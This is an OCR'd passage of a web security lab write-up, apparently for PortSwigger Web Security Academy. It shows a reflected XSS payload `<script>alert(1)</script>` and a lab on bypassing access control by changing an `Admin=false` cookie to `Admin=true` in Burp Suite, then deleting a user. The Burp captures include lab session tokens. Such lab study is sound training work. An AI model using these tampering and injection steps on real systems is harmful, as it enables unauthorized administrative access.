
   ```
   <script>alert(1)</script>
   ```


2. Click "Search".

ATTACK 4: User role controlled by request parameter




Burp Suite Community Edition
Burp Suite Community Edition v2025.11.4 - Temporary Project
Request
Response
POST /admin HTTP/2
Host: 0a7500ba0374fea881711117004700a5.web-security-academy.net
Cookie: Admin=true; session=uzXw7Ta6kESY7Dylp9sZWaKLCWCqgH03
csrf=S7XzkdoT82VOTwYdgW6VFxvo1M3G7ASY&username=wiener&password=peter
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Web Security Academy
User role controlled by request parameter
LAB Not solved
Back to lab description
Home | Admin panel | My account
Users
wiener - Delete
carlos - Delete


Burp Suite Community Edition
Burp Suite Community Edition v2025.11.4 - Temporary Project
Request
Response
POST /admin HTTP/2
Host: 0a7500ba0374fea881711117004700a5.web-security-academy.net
Cookie: Admin=true; session=uzXw7Ta6kESY7Dylp9sZWaKLCWCqgH03
csrf=S7XzkdoT82VOTwYdgW6VFxvo1M3G7ASY&username=wiener&password=peter
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Web Security Academy
User role controlled by request parameter
LAB Not solved
Back to lab description
Home | Admin panel | My account | Log out
My Account
Your username is: wiener
Your email is: test@test.sa
Email
Update email



1. Browse to `/admin` and observe that you can't access the admin panel.
2. Browse to the login page.
3. In Burp Proxy, turn interception on and enable response interception.
4. Complete and submit the login page, and forward the resulting request in Burp.
5. Observe that the response sets the cookie `Admin=false`. Change it to `Admin=true`.
6. Load the admin panel and delete `carlo`